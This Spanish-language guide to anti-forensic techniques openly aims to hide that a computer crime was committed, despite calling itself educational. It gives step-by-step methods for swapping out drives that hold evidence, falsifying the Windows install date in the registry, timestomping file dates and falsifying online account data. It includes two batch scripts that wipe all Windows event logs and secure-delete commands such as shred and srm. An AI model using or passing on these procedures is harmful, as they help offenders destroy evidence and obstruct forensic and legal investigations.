La destrucción de rastros digitales, datos o información sensible son aplicadas en diversas áreas, ya sea organizaciones legales, organizaciones criminales, incluso en los hogares, algunos escudan estas técnicas llamándolas Sanitización o privacidad, algo que también hace parte de la destrucción de rastros digitales en la cual se borra de forma segura todo tipo de información confidencial o sensible; a que me refiero con “escudarse”, algunas organizaciones en el mundo no son éticas y pueden contener información que los pueda involucrar en serios problemas legales ya sea financieros, políticos, económicos etc, entonces estas organizaciones por lavarse las manos borran toda la información que pudiese afectarlos en su imagen no siendo sinceros con lo sucedido. Estas son aplicadas siguiendo diversas metodologías o pasos para eliminar o destruir la evidencia digital además de efectuar la ejecución remota o local de determinados programas creados para tal fin.


A continuación les mostrare como pueden ser ejecutadas las técnicas anti-forenses ya sea por una persona particular o por una organización de forma confidencial o secreta, incluso hay leyes y estándares que promueven la sanitización como una obligación de toda organización, la única diferencia es que esta es legal y que la sanitización se usa para proteger la confidencialidad de la información.

Algunos pasos son aplicados a las plataformas Microsoft Windows cuando se trata de sistema operativo, de lo contrario si se trata de la limpieza del disco duro si es aplicable para cualquier dispositivo. Tenga en cuenta que eliminar todos los registros o evidencias de un sistema operativo no es fácil, tiene que hacerlo muy bien, de igual forma quedaran algunos rastros difíciles de descubrir, la evidencia no se borra a un 100 % solo se altera para hacer muy difícil su recuperación o visualización. No ponga su confianza en este documento, si usted no hace las cosas bien no obtendrá buenos resultados.

Tenga en cuenta que aquí NO se menciona como modificar o eliminar entradas y metadatos en NTFS y FAT ó archivos como NTUSER.DAT o ubicaciones en disco duro como HPA y DCO que algunas veces son utilizadas por los fabricantes para almacenar información de configuraciones o en algunos casos del usuario o software instalado. Puede haber persistencia de datos después de haber borrado la información de forma segura. Una solución más segura sería la destrucción física del dispositivo totalmente. Esto es muy complicado en el disco duro se almacenan metadatos NTFS y FAT de archivos y registros de archivos que algunas ves fueron almacenados en el disco duro, es difícil de eliminar ya que si algo se hace mal puede alterar el sistema operativo o el funcionamiento del disco duro, perdiendo así el pasar desapercibido y dar al descubierto de que intentaste borrar la evidencia digital. Créeme que es un poco complicado ocultar el hecho de que se cometió un delito informático o de que se borro información. Posiblemente funcione y hasta sea mas fácil, el tener un disco duro totalmente nuevo diferente al que tienes instalado en tu computadora o portátil; instalarle un sistema operativo totalmente limpio y en caso de que sea necesario cambiar el disco duro con la evidencia por el disco duro nuevo totalmente con el sistema operativo limpio sin evidencias ó incluso también cambiar la memoria RAM por una nueva, después te encargarías de destrozar la memoria RAM y el disco duro usado con la evidencia digital; ya que en un disco duro o memoria RAM nuevos no habrá nada que ver. Se debe tener especial cuidado con las fechas de fabricación y venta en las referencias del disco duro y con las fechas de instalación del sistema operativo ya que esto puede levantar sospechas de que se cambiaron los dispositivos con la evidencia digital. Es recomendable que se ayude con material adicional en Internet, existen diversos manuales y herramientas para poder cumplir el objetivo de las técnicas anti-forenses el cual es eliminar, destruir u ocultar la evidencia digital.

También puedes hacer el uso de programas portables en dispositivos extraíbles o Live CD's evitando así almacenar rastros en el disco duro real.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad



Una opción podría ser no usar disco duro en tu computadora, sino una USB con Sistema Operativo Portable, con 30 GB de almacenamiento, para así no dificultar tanto el borrado de la misma, debido a que entre mas espacio tenga mas demorada sera la eliminación de la información.

Se busca destruir toda información y material que pueda comprometer a un individuo u organización.

Nota: en cuanto al archivo NTUSER.DAT y todas sus variantes y logs; estos archivos se pueden sobrescribir, al borrarlos todos lo que ocurre es que el perfil del usuario en Windows se elimina y se reinicializa toda la configuración. Una ves hecho esto es recomendable eliminar el usuario por completo del sistema, tanto del registro como del disco duro. Ya que cada vés que enciendas el equipo se reinicializara la configuración del usuario debido a la eliminación de NTUSER.DAT.

Nota: para cambiar la fecha de instalación de nuestro sistema operativo, debemos verificar primero que fecha de instalación tenemos configurada, en el simbolo del sistema escribiendo dos comando para visualizar la fecha de


instalación del sistema:
wmic os get installdate
systeminfo
esto es para que una ves cambiemos la fecha de instalación, verifiquemos que todo haya funcionado correctamente. Para poder cambiar la fecha de instalación debemos alterar un valor en el registro de Windows en la siguiente llave:
HKLM/Software/Microsoft/Windows NT/Current Version/InstallDate
el valor **InstallDate** es una clave **reg_DWORD** de 32 bits. Debemos usar valor hexadecimales y decimales, es decir la fecha de instalación del sistema operativo que deseemos poner en el sistema debemos convertirla a decimal y hexadecimal, para hacer nuestros cálculos podemos usar la calculadora de Windows en modo programador, y también debemos utilizar una pagina web o software que nos calcule cuantos segundo hay entre dos fechas incluyendo su hora, es decir si tu quieres poner la fecha 13/05/2012 00:00hrs entonces debes calcular cuantos segundos transcurridos hay entre 01/01/1970 00:00hrs hasta 13/05/2012 00:00:00hrs o a la hora que quieras pero de la segunda la fecha *(calcular periodo en segundos entre dos fechas)*, la primera siempre debe quedar tal cual (01/01/1970 00:00hrs).
El valor en segundos que te de entre esas dos fechas ese valor debería dar algo así : **1359702030** este valor lo debes convertir a hexadecimal y te debe dar algo así : **6090a320** esto es un ejemplo. Después el valor en hexadecimal debes copiar y pegar en la llave **InstallDate** del registro de Windows. Puedes usar una herramienta para verificar tus cálculos esta herramienta se llama DCode v4.02ª de digital-detective, debes escoger tu **UTC** referente a tu país y en la segunda opción escoges **Unix: 32 bit Hex Value Big-Endian,** si llegases a escoger otra opción te podría salir una hora diferente. Después de haber realizado los cambios reinicias el sistema y verificas que haya funcionado todo correctamente, después asegúrate de eliminar los logs de Windows.

Destrucción de rastros físicos y digitales

Material Físico

1. Destruir, triturar o quemar cualquier tipo de documentación u objetos que puedan afectar a la privacidad y confidencialidad.
2. Triturar o quemar cualquier tipo de documentación impresa.
3. Triturar o quemar cualquier tipo de manual o libro impreso.
4. Triturar o quemar cualquier herramienta, véase: antenas, cables, adaptadores, módems, dispositivos de almacenamiento extraíble o discos duros.
5. Existen maquinas para triturar papel de acuerdo a la norma DIN 32757

Destrucción física de dispositivos. El primer paso serial#capture, no se hace en este caso porque deja evidencia.



Si se deja algún tipo de evidencia, esto puede ayudar en una investigación y encontrar un criminal informático o aclarar un caso. Toda evidencia (pequeña o grande) puede llevar al causante, una prueba lleva a otra prueba, una pista lleva a otra pista.
Todo movimiento o actividad deja alguna huella o rastro, esto lo dijo Edmon Locard.


Material Lógico

A partir de aquí es para no borrar el sistema operativo, sino solo eliminar toda la actividad registrada de su uso y archivos creados en el mismo, dejándolo así como un sistema operativo libre de algunas evidencias ya que puede haber persistencia de datos, residuos o restos de información.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

1. En caso de no querer borrar todo el disco duro: Eliminar cualquier log o registro guardado en la computadora y en los módems de internet o Gateway.
2. En caso de no querer borrar todo el disco duro: Eliminar todo el historial de uso y archivos temporales de la computadora, información almacenada en cache, historial de navegación etc. (esto se puede lograr con programas de eliminación o limpieza de archivos temporales e historial de uso de una computadora) véase, Bleachbit, Privazer, R-Wipe, Wipe (Privacy Root) algunos programas incluyen una función muy especial que es sobre escribir con ceros y unos los archivos temporales, si alguno la contiene es recomendable activarla.
3. Eliminar cualquier información considerada confidencial o comprometedora, carpetas, archivos, fotos, audio etc. con hardwipe o Eraser con el método Gutmann de 35 pasadas, en linux es con los programas **wipe -fir [file]** , **shred -fuvzn 38 [file]** , **srm -rvz [file]** .
4. Debes de asegurarte de eliminar todos los logs o registros de actividades de los programas que tengas instalados, véase el antivirus o el firewall ya que hay se registran los archivos que se han analizado incluyendo los programas instalados; también debes cerciorarte de que no quede rastro alguno de los programas que desinstalaste, podrían quedar rastros en el registro de windows o en archivos temporales del sistema ya que deberían ser eliminados manualmente o sobreescritos su fuese necesario.
5. Una vez eliminado todo el historial de uso, procedemos a sobre escribir el espacio libre del disco duro con HardWipe y el método DoD 5220.22-M.
6. Ejecutamos los scripts de limpieza en batch para limpiar el registro de eventos de Windows, scripts 1 y 2, esto para limpiar el visor de eventos de windows, eliminando asi los logs de nuestras actividades en el sistema.
7. Si lo desea puede usar Timestomping: alteración de las fechas de acceso, modificación y creación de los documentos, alterando así la línea de tiempo investigativa.
8. también es recomendable la alteración de un archivo, ya sea sobre escribiéndolo, dañándolo, o alterando su formato original.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad




R-Wipe&Clean remove your Traces

A partir de aquí, si el usuario lo desea, es para destruir toda la información del disco duro, incluyendo el mismo sistema operativo instalado. Este procedimiento puede tardar demasiado, aprox de 4 a 6 horas dependiendo de la velocidad de calculo de la computadora que este haciendo la operación.

9. Formatear disco duro de la computadora en modo normal
10. Sobre escritura del disco duro de la computadora: *DoD 5220.22*-M (3 Pasadas) usando en un CD el software DBAN.
11. Cifrado de Disco duro de la computadora con TrueCrypt usando el algoritmo de cifrado AES 256bit y con una contraseña fuerte.


12. Una ves cifrado se destruye el algoritmo de cifrado, sobrescribiendo el Disco duro de la computadora con el método Gutmann (35 Pasadas) ó *DoD 5220.22-M* (3 Pasadas), recuerden que entre más pasadas realizan mas será el tiempo que tardara eliminando la información.
13. Formatear disco duro de la computadora.
14. Instalar Sistema Operativo limpio nuevamente; recuerden que las fechas de instalación de los controladores y el sistema operativo podrían ser alteradas con técnicas de timestomping. Tambien puede optar por no instalar nada.
15. Sobre escritura de datos almacenados en la memoria RAM; borrándolos ó también apagando el equipo o desconectando la memoria RAM por 11 Minutos, el apagado no garantiza que los datos hayan desaparecido completamente, puede haber persistencia de datos en memoria, en linux puedes sobreescribir los datos con **sdmem -fllv** de una forma rápida. O puedes usar el Live CD Tails ya que este una ves insertado y reiniciado en la computadora realiza un proceso básico de sobrescritura de memoria RAM.



Datra OverWrite + HDD/Data storage device Encryption

Sobrescribes Disco Duro o Dispositivo de Almacenamiento, Lo Cifras bit a bit y lo sobrescribes (3 veces) o formateas nuevamente.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad



BCWipe total WipeOut


A partir de aquí es para destruir físicamente el disco duro, dejándolo inutilizable e irrecuperable. Para realizar esto requiere de recursos económicos altos ya que se deben utilizar maquinas especializadas para tal fin.

Sin embargo se puede hacer de forma casera también, incinerando el disco en una soldadora o haciéndole huequitos con una Broca.

La desmagnetización (o borrado magnético) se trata de poner el disco duro en una máquina que codifica de manera efectiva todos los bits de información a nivel microscópico y , en aproximadamente cinco segundos , el disco ya no poseerá datos legibles en él. Los pequeños desmagnetizadores pueden colocarse sobre un escritorio y esto se traduce en que el usuario puede deshacerse de los datos sin tener que abandonar la habitación. El disco duro se quedará intacto físicamente y puede ser enviado para reciclar sabiendo que todos los datos han sido destruidos. Las grandes organizaciones suelen tener maquinaria automática capaz de borrar magnéticamente discos duros en grandes cantidades usa corriente continua para generar un campo magnético multidireccional de 18.000

gauss de forma instantánea. Por lo tanto, garantiza una eliminación definitiva de datos en pocos segundos, sin sobrecalentamientos ni vibraciones y sin poder causar ningún riesgo al operario. En este proceso se le proporcionan una fuerza magnética muy fuerte expresada en Oersteds (Oe) al disco duro, dañando así su información.

16. Desmagnetizar Disco duro – Degauss



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

17. Destruir o Triturar Disco duro


Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Dispositivos Móviles

1. Eliminar de forma segura cualquier tipo de información guardada en el dispositivo móvil, véase tablet, Smartphone, celular, etc. Actualmente existen aplicaciones para eliminar el historial de uso y la información de forma segura.
2. Cifrar Dispositivo móvil, información en la memoria interna y la memoria externa, véase, micro sd o dispositivos de almacenamiento extraíbles.
3. Formatear Dispositivo Móvil y configurar Factory Default - Configuraciones de fabrica.
4. Se recomienda utilizar el software Blancco para la limpieza de dispositivos móviles, este software es de pago, ya que con lo anterior hecho no basta.
5. Si desea proteger su teléfono móvil o cualquier dispositivo que emita o reciba señales de cualquier tipo, puede meterlo sin batería en el congelador o en una jaula o bolsa de faraday. Impidiendo así la emisión y recepción de señales.

Material Online

1. Eliminar toda actividad en internet referente a la persona u organización, eliminar toda la información subida a la red y cuentas creadas, de modo que no quede ningún rastro online de la persona u organización. (“desaparece de Internet”).



Dado a que es imposible borrar rastros de internet o cuentas online, la única ventaja de esto es que esta información no podrá ser vista por personas particulares o empresas particulares. Pero si podrá ser vistos por los administradores de las plataformas, véase las redes sociales o servicios de correo. En caso de que no se pueda borrar una cuenta toda la información debe ser falseada.

Véase:

Derecho al Olvido: https://es.wikipedia.org/wiki/Derecho_al_olvido

Algunas Fuentes respecto a esto:

http://www.cubadebate.cu/noticias/2014/03/09/como-desaparecer-de-internet-sin-dejar-rastro/

http://actualidad.rt.com/sociedad/view/121866-desaparecer-internet-guia-nueve-pasos

http://es.wikihow.com/borrarte-de-internet

http://www.taringa.net/posts/hazlo-tu-mismo/17651002/Como-desaparecer-de-internet-sin-dejar-rastro.html

http://www.periodistadigital.com/tecnologia/internet/2014/03/09/nueve-claves-para-desaparecer-de-internet-sin-dejar-rastro.shtml

http://www.rtve.es/noticias/20111105/desaparecer-internet-posible-pero-como/473154.shtml

Recuerda...

El cifrado de un dispositivo y la sobre escritura del mismo, es decir, la sobre escritura del algoritmo de cifrado; daña toda la información quedando casi imposible de recuperar.

Cifras Disco -> Formateas Disco -> Información Alterada

Los procesos mas tardíos son los de cifrado y sobre escritura de información dependiendo de cuantas pasadas utilice, entre mas pasadas mas tardara en

sobrescribir, esto también depende de que tan pesada este la información que desea eliminar. Si usted posee tecnología o maquinaria para tal fin no tardaría mucho en hacer el procedimiento, véase dispositivos para cifrar discos duros, para triturar o desmagnetizar.
Este script en batch lo que hace es eliminar todos los logs o registros del visor de eventos en windows.

Scripts en batch para borrar los logs en Windows,

También puedes utilizar los llamados WinZapper o ElSave. además puedes buscar otros programas para borrar los logs tanto de windows como de GNU/Linux. Recuerda que el software que tienes instalado en tu equipo también maneja logs o archivos en .log para registrarlo todo.

Script, Forma 1:

```
for /f "tokens=*" %1 in ('wevtutil.exe el') do wevtutil.exe cl "%1"
```

Script, Forma 2:

```
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo goto theEnd
:do_clear
echo clearing %1
wevtutil.exe cl %1
goto :eof
:noAdmin
exit
```

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Resumen Técnicas Anti-forenses...

Técnica	Descripción
Sanitización	Destrucción y Borrado Seguro de la evidencia física (degausser y trituración) y lógica, Eliminación de la Fuente (desactivar sistemas de registro y monitoreo), eliminación de los registros y pistas de auditoría (Logs) remotos, locales, online (actividad en Internet), borrado de históricos etc, sobre escritura de de memoria volátil. Puede haber persistencia de datos en memoria volátil o disco duro.
Esteganografía	Ocultación de la evidencia digital dentro de portadores (imágenes, vídeo, audio, archivos, etc), rootkits, metadata, archivos cifrados, unidades de datos. Véase, **HPA & DCO**.
Modificación	Falsificación, edición, alteración de la evidencia digital, sistema de archivos, aplicaciones, logs, metadata, sistemas de logs y auditoría, timestomp **(Atributos MACE)**. Trail ofuscation.
Criptografía	Cifrado de la evidencia digital, comunicaciones (archivos, dispositivos extraíbles, discos duros, dispositivos móviles etc). Comunicaciones cifradas VPN (anónimas).
Practicas Anónimas	Anonimato online (Actividad en Internet), remoto o local; herramientas o técnicas para ocultar su identidad, véase su dirección IP Publica o Privada y la identificación de su equipo en internet o en una red local o remota, para así no poder ser identificado por terceros o pasar desapercibido.

	Dispositivos que alteran frecuencias en cámaras de vigilancia con el fin de que el rostro no sea identificado, dispositivos anti vigilancia. Mac Spoofing.
Dispositivos Extraíbles Portables	Ejecución de sistemas operativos portables, o live cd's, usb booteables, etc. para evitar el almacenamiento de rastros en el disco duro. Puede haber persistencia de datos en memoria volátil y disco duro. Cambios de disco duro y memoria originales.
Virtualización	Ejecución de ambientes virtualizados, para no almacenar datos en el disco duro real, sino en la maquina virtual, además de evitar la identificación del equipo real. Puede haber persistencia de datos en memoria volátil.

Como evitar almacenar evidencias en una computadora

1. Utilice siempre live cd's o sistema operativos portables para evitar rastros en disco duro

2. Si desea almacenar información sensible haga el uso de dispositivos USB cifrados con algoritmos y contraseñas fuertes.

3. mantenga toda su información totalmente cifrada, así no sea información interesante manténgala cifrada, cualquier dato o información puede llevar a una pista.

4. Nunca almacene información en su sistema operativo o disco duro real, toda debe ser almacenada en un dispositivo externo ya sea un disco duro externo o memoria USB cifrados con algoritmos y contraseñas fuertes.

5. Repito, Tenga en cuenta que en su computadora no se puede almacenar nada y todo debe estar cifrado en un dispositivo aparte que usted cuidara y mantendrá

en secreto.

6. haga el uso de buenas practicas de sanitización, toda la información que usted vaya a eliminar siempre bórrela de forma segura, sobrescribiéndola 35, 3 ó 7 veces, dependiendo de la velocidad de calculo de su computadora.

7. Compre e Instale solo un disco duro de estado solido de 128 GB entre menos tenga espacio mucho mejor, este sera un dispositivo externo, que no estará conectado a su computadora real solamente cuando usted lo vaya a usar. en este disco externo **SSD** usted deberá instalar el sistema operativo de su preferencia, recomiendo preferiblemente linux como ubuntu, o software totalmente libre recomendado por la **FSF**.

Algunas veces resulta muy difícil eliminar rastros de sistemas operativos como Microsoft Windows, ya que almacenan muchos registros o evidencias en diferentes ubicaciones. Un informático forense es testigo de esto. Por esta razón no recomiendo mucho el uso de Microsoft Windows. No tomo preferencia por algún sistema operativo, todo depende de como se administre un sistema sea el que sea. Un sistema bien administrado y configurado puede ser muy seguro.
8. Una ves con su disco externo y su sistema operativo instalado usted hará uso exclusivamente de el para cosas secretas o información sensible. debe tener claro que debe hacer uso de software o vpn de anonimato para usar su disco duro externo con su sistema operativo portable.

9. Entre menos espacio tenga el disco duro o la USB con su SO en live o portable es mucho mejor, sabe por que? el día que usted en una urgencia necesite borrar su disco duro de forma segura, no tardara
tanto tiempo ya que solo es de 128 GB o menos. esto si también depende de las veces que lo sobrescriba para estos casos de emergencia recomiendo sobrescribir solo tres veces.

10. También es recomendable almacenar toda su información o datos sensibles completamente cifrados en la nube, no almacene datos en su maquina, puede comprometer su privacidad, no use servicios en la nube privativos o comerciales, en estos servicios su información no va estar segura y privada. Recuerde entre mas exigentes y altas sean sus buenas practicas y medidas de seguridad mas difícil o casi imposible será de vulnerar.

11. No use correos electrónicos privativos o comerciales, use servidores de correo seguros y siempre firme y cifre sus mensajes de correo electrónico con

PGP, algunos servidores de correo libres y seguros son: **hushmail (sede info a Ord. Judiciales), countermail (pago), openmailbox, neomailbox (pago), opentrashbox (correo temporal), tormail, torbox, rise up, squirrel mail, anonbox, trash-mail, 10minutemail, protonmail.**

12. Siempre debe tener un plan de emergencia para todo, puede que lo necesite en algún momento de su vida. Procure tener toda la información tanto digital como física en un solo lugar, se le hará mas difícil si es desordenado y tiene todo por todas partes. Procure al máximo no tener información en su computadora acerca de usted y su vida personal, ni siquiera le ponga su nombre a su computadora.
Como pueden ver la información y rastros tienden a ser muy difíciles de eliminar de forma segura, aunque una posible solución sería Utilizar Live CD's sin el disco duro conectado a la PC. (Usa tu PC sin disco duro instalado). O de lo contrario solo usa una USB 3.0 de 30GB para GNU/Linux. Para realizar esto se requieren conocimientos técnicos altos.

